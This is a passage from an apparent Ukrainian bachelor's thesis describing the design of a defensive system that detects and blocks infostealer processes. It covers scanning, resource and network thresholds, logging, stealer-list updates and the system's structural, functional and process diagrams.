– Планування сканування. Користувач може заздалегідь запланувати час сканування системи і автоматично виконувати перевірку безпеки за попередньо визначеним розкладом. Це дозволяє їм регулярно перевіряти свої системи на наявність загроз і забезпечувати безпеку відповідно до своїх потреб.

Функція сканування на вимогу робить процес перевірки безпеки ефективним, зручним і гнучким, гарантуючи, що системи користувачів захищені від широкого спектру кіберзагроз.

Налаштування параметрів

Налаштування параметрів є важливою можливістю системи кібербезпеки, яка дозволяє користувачам налаштовувати рівні та обмеження використання ресурсів системи. Розглянемо детальніше цей пункт:

– Порогові значення для CPU. Користувач може встановити порогові значення для використання центрального процесора (CPU). Це означає, що система буде реагувати на високе використання CPU певним чином, наприклад, сповіщенням користувача або автоматичним обмеженням ресурсів, щоб уникнути перевантаження системи.

– Порогові значення для пам'яті. Користувач може налаштувати порогові значення для використання оперативної пам'яті системи. Це дозволяє контролювати обсяг пам'яті, який використовується програмами та процесами, і вчасно реагувати на можливі витоки пам'яті або перевантаження.

– Порогові значення для мережевого трафіку. Користувач може встановити порогові значення для мережевого трафіку, які відображають допустимі обсяги передачі даних через мережу. Це дозволяє контролювати та обмежувати споживання мережевих ресурсів, що допомагає уникнути перевантаження мережі або несанкціонованого доступу.

– Персоналізація обмежень. Користувач може персоналізувати порогові значення відповідно до своїх потреб та вимог. Це дозволяє налаштувати систему відповідно до специфічних характеристик та вимог конкретної робочої обстановки.

– Моніторинг та реагування. Після налаштування порогових значень система постійно моніторить використання ресурсів та реагує на будь-які відхилення від встановлених норм. Це може включати автоматичні дії, такі як сповіщення користувача, автоматичне зменшення обсягу ресурсів або виконання певних дій для запобігання перевантаження системи.

Налаштування параметрів дозволяє користувачам ефективно контролювати та управляти використанням ресурсів системи, що сприяє підвищенню безпеки та стабільності роботи.

Логування

Логування є важливою функцією систем кібербезпеки, оскільки дозволяє записувати та зберігати історію подій, що мають відношення до виявлення та

реагування на потенційні загрози. Розглянемо це детальніше:

– Реєстрація інформації про виявлені стилери. Коли система виявляє підозрілу активність, яка може бути пов'язана зі стилером, інформація про подію реєструється в журналі. Сюди входить детальна інформація про виявлений процес, його характеристики та виявлені загрози.

– Реєстрація інформації про заблоковані стилери. Крім того, якщо система виконує дію з блокування підозрілого процесу або загрози, ця інформація також реєструється в журналі. Це дозволяє відстежувати успішно заблоковані атаки і дії системи щодо їх запобігання.

– Мітка часу подій. Журнал містить мітку часу для кожної виявленої події, що дозволяє встановити точний час і послідовність загроз. Це корисно для подальшого аналізу та виявлення взаємозв'язків між різними подіями.

– Класифікація подій. Журнал дозволяє класифікувати виявлені події за типом загрози, рівнем серйозності або іншими параметрами. Це допомагає впорядкувати інформацію та забезпечити швидкий доступ до неї під час аналізу подій.

– Аудит та аналіз. Використовуйте журнали для аудиту та аналізу виявлених загроз, виявлення тенденцій та закономірностей, визначення слабких місць у системі безпеки та вжиття відповідних заходів.

– звіти та сповіщення. На основі інформації в журналах можна створювати звіти та сповіщення для користувачів або системних адміністраторів. Це допомагає інформувати зацікавлені сторони про ситуацію з безпекою та вчасно вживати заходів для захисту системи.

Загалом, ведення журналів є важливим елементом кібербезпеки, оскільки вони зберігають історію подій і надають можливість проводити аудит, аналізувати та реагувати на потенційні загрози.

Оновлення списку стиллерів

Оновлення списків стилерів є ключовим елементом системи кібербезпеки, який забезпечує актуальність бази даних потенційних загроз. Процес використовує

автоматизовані механізми для регулярного оновлення інформації про відомих стилерів з інтернет-джерел.

Система регулярно перевіряє різні джерела, включаючи бази даних виробників антивірусного програмного забезпечення, спеціалізовані форуми та блоги експертів з кібербезпеки, щоб мати актуальну інформацію про нові виявлені стилери та їхні різновиди.

Цей процес гарантує, що система має доступ до актуальної інформації про потенційні загрози та може своєчасно реагувати на них. Постійне оновлення списку викрадачів розширює можливості системи та забезпечує її здатність виявляти та реагувати на нові типи загроз.

Цей процес дозволяє системам кібербезпеки забезпечувати ефективний захист від нових варіантів стилерів, які можуть з'явитися з часом. Актуальна база даних відомих загроз знижує ризик для інформаційної та загальної безпеки системи і забезпечує надійний захист від кібератак.

Переваги системи

Перевага системи в ефективному виявленні стиллерів виявляється через вдале поєднання методів, що забезпечує підвищення шансів виявлення потенційних загроз. Важливо розглянути цю перевагу докладніше:

Система використовує не один, а декілька методів виявлення стиллерів. Це означає, що вона застосовує різні техніки та алгоритми для виявлення підозрілої активності в системі. Наприклад, одні методи можуть базуватися на аналізі поведінки процесів, інші – на перевірці підписів або хеш-сум файлів.

Це поєднання методів дозволяє системі бути більш адаптивною до різних типів загроз і підвищує її шанси виявити стиллери, навіть якщо вони маскувалися або використовували нові техніки атаки.

Використання різних методів також забезпечує більш високу точність виявлення. Оскільки кожен метод може мати свої сильні та слабкі сторони, їх поєднання дозволяє збалансувати ці параметри і забезпечити оптимальну ефективність системи в цілому.

Ефективне виявлення стиллерів завдяки поєднанню методів дає системі значну перевагу у протидії кіберзагрозам, забезпечуючи надійний рівень захисту для користувачів і їх даних.

Простота використання є важливою перевагою системи, що означає, що користувачам легко її зрозуміти і використовувати. Деякі деталі, що підкреслюють цю перевагу, наведені нижче.

1. Інтуїтивно зрозумілий інтерфейс. Система має інтуїтивно зрозумілий інтерфейс, який не вимагає спеціальних знань або навичок. Елементи керування та функції чітко організовані, що дозволяє користувачам швидко орієнтуватися та виконувати необхідні завдання.

2. Простота налаштування. На додаток до інтуїтивно зрозумілого інтерфейсу, системи можуть мати прості налаштування, які дозволяють користувачам швидко налаштовувати параметри за потреби. Це включає встановлення порогів виявлення загроз і налаштування рівнів оповіщення.

3. Документація та підтримка. Система може постачатися з корисною документацією та підтримкою, щоб користувачі могли швидко ознайомитися з її функціоналом і вирішити будь-які проблеми.

4. Швидке впровадження. Простий інтерфейс і конфігурація дозволяють швидко впровадити систему без тривалого навчання або підготовки.

5. Ефективне використання часу. Простий інтерфейс дозволяє користувачам ефективно використовувати свій час без необхідності вивчати складні інструменти та процеси.

Простота використання робить систему більш доступною і привабливою для широкого кола користувачів, сприяючи її прийняттю і використанню в практичних ситуаціях.

Гнучкість системи полягає в її здатності налаштовуватися відповідно до різних потреб користувачів. У системі передбачено можливість налаштування параметрів і конфігурування модулів і функцій відповідно до вимог користувача. Це означає, що користувачі можуть встановлювати різні параметри чутливості,

обирати модулі, що використовуються, і налаштовувати параметри відповідно до своїх конкретних потреб.

Крім того, гнучкість системи проявляється в її здатності налаштовуватися спеціально для різних випадків використання й адаптуватися до мінливих умов і вимог. Наприклад, користувачі можуть вибрати тільки ті компоненти системи, які їм необхідні, або розширити функціональність за рахунок власних модулів.

Такий гнучкий підхід робить систему більш універсальною та адаптованою до різних умов і потреб користувачів. Це гарантує, що система може ефективно використовуватися в різних сценаріях і забезпечувати найкраще рішення для конкретних завдань і вимог.

3.2 Розробка структурної схеми

Структурна схема системи містить у собі наступні блоки (рис. 3.1):

– *Ініціалізація*. Система ініціалізується та завантажує необхідні ресурси.

– *Сканування активних процесів*. Система сканує всі активні процеси в системі.

– *Перевірка на відповідність відомим стиллерам*. Для кожного процесу система перевіряє його ім'я та хеш файлу EXE проти списку відомих стиллерів.

– *Блокування стиллера*. Якщо процес визнано стиллером, система блокує його та записує інформацію до журналу.

– *Аналіз використання ресурсів*. Система аналізує використання CPU та пам'яті кожним процесом.

– *Блокування стиллера*. Якщо процес використовує незвичайну кількість ресурсів, система блокує його та записує інформацію до журналу.

– *Моніторинг мережевої активності*. Система сканує мережеві з'єднання та виявляє процеси, які використовують незвичайну кількість трафіку.

– *Запис інформації до журналу*. Система записує інформацію про виявлені та заблоковані стилери до журналу.

– *Повернення до ініціалізації*. Система повторює процес з пункту 2.

– *Сканування за запитом*. Крім періодичного сканування активних процесів, система також може проводити сканування за запитом користувача. Це дозволяє здійснювати додаткову перевірку системи в будь-який момент, коли це потрібно.

– *Налаштування параметрів*. Користувач може мати можливість налаштувати параметри системи, такі як порогові значення для використання CPU, пам'яті та мережевого трафіку. Це дозволяє персоналізувати роботу системи під конкретні потреби та обмеження.

– *Автоматичне оновлення списку стилерів*. Система може автоматично оновлювати список відомих стилерів з онлайн-джерел, щоб мати можливість виявляти нові загрози. Оновлення списку дозволяє системі бути завжди актуальною та готовою до виявлення найновіших видів стилерів.

Ця структурна схема описує основний алгоритм роботи системи кібербезпеки. Система використовує поєднання методів для виявлення стиллерів, що збільшує шанси їх знайти. Система також може бути налаштована відповідно до потреб користувача, наприклад, можна змінити порогові значення для використання CPU, пам'яті та мережевого трафіку.

Опишемо кожен етап роботи застосунка нижче.

Ініціалізація системи

Ініціалізація системи – це процес запуску та підготовки її до роботи, який включає в себе ініціалізацію необхідних компонентів та завантаження ресурсів, необхідних для правильної функціонування. Під час цього етапу система проводить початкову налаштування та підготовку до подальшої роботи. Це може включати завантаження конфігураційних файлів, ініціалізацію бази даних, встановлення початкових значень параметрів та інших дій, необхідних для коректної роботи системи. Ініціалізація є важливим етапом, що передує фактичному використанню системи, і вона забезпечує готовність до подальших операцій.



Рисунок 3.1 – Структурна схема системи

Сканування активних процесів

Сканування активних процесів – це процес, під час якого система аналізує всі поточно активні процеси у своєму середовищі. Під час цього процесу система перевіряє, які програми та процеси запущені на комп'ютері або сервері, та визначає їх поточний стан. Це включає в себе перевірку робочих процесів, які виконуються в даний момент, та виявлення можливих аномалій чи підозрілої активності. Сканування активних процесів є важливою частиною системи кібербезпеки, оскільки дозволяє вчасно виявляти та реагувати на можливі загрози або

вразливості, що можуть виникнути внаслідок діяльності програм або користувачів.

Перевірка на відповідність відомим стиллерам

Перевірка на відповідність відомим стиллерам – це процес, під час якого система перевіряє кожен активний процес на комп'ютері на предмет відповідності відомим стиллерам, які є відомими та ідентифікованими загрозами для безпеки інформації. Для кожного процесу система аналізує його ім'я та хеш-суму файлу EXE (виконуваний файл) та порівнює ці дані із списком відомих стиллерів. Якщо будь-який з процесів відповідає чи збігається з іменем або хешем файлу EXE, який є відомим для стилерів, система розпізнає його як потенційну загрозу і приймає відповідні заходи, наприклад, блокування процесу або генерація сповіщення про загрозу. Цей процес допомагає вчасно виявляти та реагувати на можливі атаки стилерів, що допомагає забезпечити безпеку системи та захист важливих даних від несанкціонованого доступу.

Блокування стиллера

Коли система виявляє, що певний процес відповідає характеристикам стилера та визнає його як потенційну загрозу, вона приймає заходи для нейтралізації цієї загрози. Цей процес включає блокування вказаного процесу, щоб запобігти його подальшій роботі та захистити систему від можливих негативних наслідків. Крім того, система записує в журнал інформацію про цей подію, включаючи ідентифікатор стилера, характеристики процесу та час блокування. Запис цієї інформації дозволяє адміністраторам системи аналізувати та виявляти зловмисну активність, а також приймати необхідні заходи для підвищення рівня кібербезпеки в майбутньому. Такий підхід допомагає ефективно управляти загрозами та забезпечує безпеку інформації у системі.

Аналіз використання ресурсів

Аналіз використання ресурсів – це процес, під час якого система вивчає та оцінює обсяг використаних ресурсів, таких як потужність обробки центрального процесора (CPU) та обсяг оперативної пам'яті, кожним з активних процесів у системі. Цей аналіз може включати визначення відносної навантаженості,

ефективності та інших параметрів ресурсів для кожного процесу.

Під час аналізу система може виявити процеси, які споживають надмірну кількість CPU або пам'яті, що може свідчити про їхню неефективність або потенційну небезпеку. Наприклад, аномально велике споживання ресурсів може свідчити про працю стилера або іншої шкідливої програми.

Аналіз використання ресурсів дозволяє системі виявляти підозрілу або незвичну активність, що може бути індикатором загрози для безпеки системи. Вчасне виявлення цих аномалій дозволяє системі реагувати на них швидко та ефективно, що сприяє забезпеченню безпеки та стабільності у роботі системи.

Блокування стиллера

Блокування стиллера – це захід, за якого система приймає рішення проприпинення роботи певного процесу, який споживає надмірну кількість ресурсів системи. Коли система виявляє процес, який використовує незвичайну кількість ресурсів (таких як процесор, пам'ять або мережевий трафік), що може бути індикатором стилера або іншої шкідливої програми, вона автоматично блокує його функціонування.

Після блокування процесу система записує в журнал інформацію про цю подію. Це включає ідентифікатор процесу, діагностичну інформацію про споживання ресурсів, час блокування та інші відомості, які можуть бути корисними для аналізу та подальших заходів щодо безпеки.

Блокування стиллера є важливим елементом системи кібербезпеки, оскільки дозволяє запобігти можливим наслідкам від дії шкідливих програм та захистити ресурси системи від надмірного використання. Такий підхід допомагає забезпечити безпеку та стабільність роботи комп'ютерних систем.

Моніторинг мережевої активності

Моніторинг мережевої активності – це процес, під час якого система аналізує трафік, що проходить через мережу та ідентифікує процеси або додатки, які споживають надмірну кількість мережевого трафіку або виявляють незвичайну активність.

Під час моніторингу система сканує мережеві з'єднання, аналізує дані про обсяг переданих даних, швидкість передачі та інші характеристики трафіку. Вона може використовувати різноманітні метрики та алгоритми для виявлення аномальної чи недоречної активності.

Потенційні загрози, які можуть бути виявлені під час моніторингу мережі, включають атаки типу DDoS (розподілений заперечення обслуговування), спроби вторгнення в систему, незаконне використання мережевих ресурсів та інші.

Ефективний моніторинг мережевої активності дозволяє системі реагувати на потенційні загрози швидко та ефективно, забезпечуючи безпеку мережі та захист користувачів та даних від атак та інших небезпек.

Запис інформації до журналу

Запис інформації до журналу є важливим етапом в діяльності системи кібербезпеки. Коли система виявляє або блокує стилера, вона фіксує усю відповідну інформацію про цю подію і записує її до спеціального журналу. Це включає в себе деталі щодо виявлення (наприклад, характеристики стилера, процесу чи програми, що ним виявлений), діагностичну інформацію про спосіб реагування системи (наприклад, які заходи були вжиті для блокування стилера), а також метадані, які допомагають зрозуміти час та обставини події.

Запис інформації до журналу має декілька важливих переваг. По-перше, це створює структурований архів подій, який може бути використаний для подальшого аналізу та вивчення безпекових випадків. По-друге, це надає можливість відстежувати та вивчати тренди в діяльності загроз та заходів щодо їх запобігання. По-третє, журнал може служити інформаційним ресурсом для аудиту безпеки, розслідування інцидентів та вивчення недоліків у системі кібербезпеки.

Загалом, запис інформації до журналу є важливою практикою для забезпечення ефективного функціонування системи кібербезпеки та забезпечення надійного захисту від шкідливих атак.

Повернення до ініціалізації

Повернення до ініціалізації є важливим етапом в роботі системи

кібербезпеки, оскільки це дозволяє системі неперервно функціонувати та продовжувати моніторинг та захист від шкідливих атак. Після завершення основних етапів виявлення, блокування та записування інформації про стиллерів до журналу, система повертається до початкового стану для подальшого сканування та виявлення можливих загроз.

Під час повернення до ініціалізації система перевіряє стан своїх ресурсів, завантажує необхідні модулі та відновлює свою готовність до моніторингу. Цей процес забезпечує безперервну роботу системи та дозволяє їй ефективно реагувати на будь-які нові загрози, що можуть з'явитися у мережі або системі.

Повернення до ініціалізації може також включати перевірку та оновлення списку відомих стиллерів, перевірку стану системи безпеки та виконання інших завдань, необхідних для забезпечення безперервності захисту.

Цей етап є важливим для підтримки безпеки мережі та захисту від потенційних загроз, адже він дозволяє системі працювати в режимі постійного моніторингу та реагувати на нові загрози негайно та ефективно.

3.3 Розробка функціональної схеми

Функціональна схема системи містить у собі наступні блоки (рис. 3.2).

Модуль збору інформації

Цей модуль збирає інформацію про активні процеси, мережеві з'єднання та використання ресурсів системи.

Він використовує такі інструменти, як psutil, socket та os для отримання даних.

Модуль аналізу даних

Цей модуль аналізує дані, зібрані модулем збору інформації.

Він використовує такі методи, як:

– Порівняння з відомими стилерами. Перевіряє хеші файлів EXE процесів проти списку відомих стилерів.

– Аналіз використання ресурсів. Перевіряє, чи використовують процеси надмірну кількість CPU, пам'яті або мережевого трафіку.

– Моніторинг мережевої активності. Перевіряє, чи виявляють процеси незвичайну мережеву активність, наприклад, надмірну кількість з'єднань або підозрілий трафік.

Модуль прийняття рішень

Цей модуль приймає рішення щодо того, чи є процес стилером на основі результатів аналізу даних.

Він використовує певні правила та порогові значення для визначення стилерів.

Модуль дій

Цей модуль виконує дії щодо процесів, які визнані стилерами.

Він може:

– Блокувати процес. Зупинити процес і запобігти його виконанню.

– Карантин. Перемістити файли процесу в безпечне місце.

– Повідомити користувача. Попередити про можливу загрозу.

Модуль журналювання

Цей модуль записує інформацію про виявлені та заблоковані стилери до журналу. Це допомагає користувачеві відстежувати активність системи та досліджувати можливі інциденти.

Зовнішні джерела інформації

Система може оновлювати список відомих стилерів та правила виявлення з онлайн-джерел. Це допомагає їй залишатися в курсі нових загроз.

Ці додаткові етапи та функції значно розширюють функціональність та ефективність систем кібербезпеки, забезпечуючи більш повний та ефективний захист від зловмисних атак та програм-стилерів.



Рисунок 3.2 – Функціональна схема системи

Можливості виявлення та запобігання вторгнень дозволяють системі проактивно контролювати мережеву активність і реагувати на небезпечні ситуації в режимі реального часу. Поділ мережі на довірені та недовірені зони і контроль додатків забезпечують внутрішню мережеву безпеку, точно визначаючи і обмежуючи доступ до різних мережевих ресурсів.

Чорні списки IP-адрес і блокування небажаного трафіку усувають потенційні зовнішні загрози і забезпечують мережеву безпеку навіть під час несанкціонованого доступу. Контроль додатків дозволяє виявляти та блокувати підозрілі процеси, уникаючи таким чином потенційних атак з боку шкідливих програм-стилерів.

Всі ці елементи, разом з базовою структурою системи, підвищують здатність ефективно виявляти, блокувати та реагувати на загрози кібербезпеки та забезпечують надійний захист інформації та мережевих ресурсів.

3.4 Розробка діаграми процесів

Діаграма взаємодії процесів системи, розробленої у результаті виконання бакалаврського проектування, наведена на рисунку 3.3.

Розглянемо з яких елементів вона складається.

Ініціалізація:

- Завантаження списку хешів відомих стиллерів.
- Ініціалізація журналу.

Сканування системи:

- Перебір всіх активних процесів.

Аналіз процесу:

- Перевірка, чи є процес відомим стиллером.
- Перевірка, чи є процес ресурсним монстром.
- Перевірка, чи є процес мережевим стилером.

Дії з процесом:

- Якщо процес є стилером. Блокування процесу.
- Запис інформації до журналу.
- Якщо процес не є стилером. Перехід до наступного процесу.

Запис інформації до журналу:

- Запис інформації про виявлені стилери або підтвердження того, що стилерів не виявлено.

Затримка:

- Очікування 5 секунд.

Повторення:

- Повторення процесу сканування та аналізу з новими даними.

Рисунок 3.3 – Діаграма взаємодії процесів

Діаграма процесів описує основний алгоритм роботи системи кібербезпеки для виявлення та блокування стиллерів. Вона дає змогу візуалізувати, як система перебирає процеси, перевіряє їх на відповідність відомим стиллерам, аналізує їх використання ресурсів та мережеву активність, а також блокує та записує

інформацію про виявлені стилери.

Розглянемо детальний опис етапів:

Запуск процесу.

Користувач запускає процес на своєму комп'ютері. Система кібербезпеки моніторить запуск нових процесів.

Перевірка на відповідність відомим стиллерам.

Система кібербезпеки порівнює сигнатуру процесу з базою даних відомих стиллерів. Якщо сигнатура процесу збігається з сигнатурою відомого стиллера, система негайно блокує процес та переходить до етапу 6.

Аналіз використання ресурсів.

Якщо сигнатура процесу не збігається з сигнатурою відомого стиллера, система аналізує використання ним ресурсів. Це може включати аналіз таких факторів:

- Використання процесора. Скільки процесорного часу використовує процес?
- Використання пам'яті. Скільки пам'яті використовує процес?
- Мережева активність. Які дані надсилає та отримує процес через мережу?

Аналіз мережевої активності.

Система кібербезпеки також аналізує мережеву активність процесу. Це може включати аналіз таких факторів:

- Тип з'єднання. Який тип з'єднання використовує процес (HTTP, HTTPS, FTP тощо)?
- Пункт призначення. Куди надсилає та отримує дані процес?
- Вміст даних. Що містять дані, які надсилає та отримує процес?

Оцінка ризику

На основі результатів аналізу використання ресурсів та мережевої активності система оцінює ризик, який представляє процес. Якщо система визначає, що процес є шкідливим, вона переходить до етапу

Блокування та запис інформації

Система блокує процес та записує інформацію про нього до журналу. Ця інформація може включати: Назва процесу, сигнатура процесу, використання ресурсів, мережева активність, причина блокування.

Повідомлення користувачеві

Система може повідомити користувачеві про те, що процес був заблокований. Це може бути зроблено за допомогою спливаючого вікна, повідомлення в електронній пошті або іншим способом.

Подальші дії

Користувач може вирішити, що робити з заблокованим процесом. Він може видалити його, додати до списку виключень або звернутися до служби підтримки.

